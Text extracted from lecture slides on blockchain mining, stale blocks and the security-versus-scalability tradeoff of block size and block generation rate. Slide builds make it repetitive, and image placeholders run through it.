


Mining and Forks




Mining and Forks

Stale blocks = lost efforts




Mining and Forks

Stale blocks = lost efforts



Mining and Forks



Stale blocks = lost efforts




Stale Block rates

Bitcoin	Litecoin
0.4%	0.3%
Dogecoin	Ethereum
0.6%	6.8%

Security vs. Scalability in Blockchains



**Block
generation**




Block size

Cromam et al., FC'16
Sapirshtain et al., FC'16
Sompolinsky et al., FC'15
Garay et al., Eurocrypt '15

Security vs. Scalability in Blockchains



**Block
generation**



Block size




Croman et al., FC'16
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Security vs. Scalability in Blockchains




**Block
generation**




Block size

Bigger



**less
security**



Slower
propagation


Cromam et al., FC'16
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Security vs. Scalability in Blockchains




**Block
generation**


Faster



Faster
payments





**less
security**



Block size

Bigger



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propagation

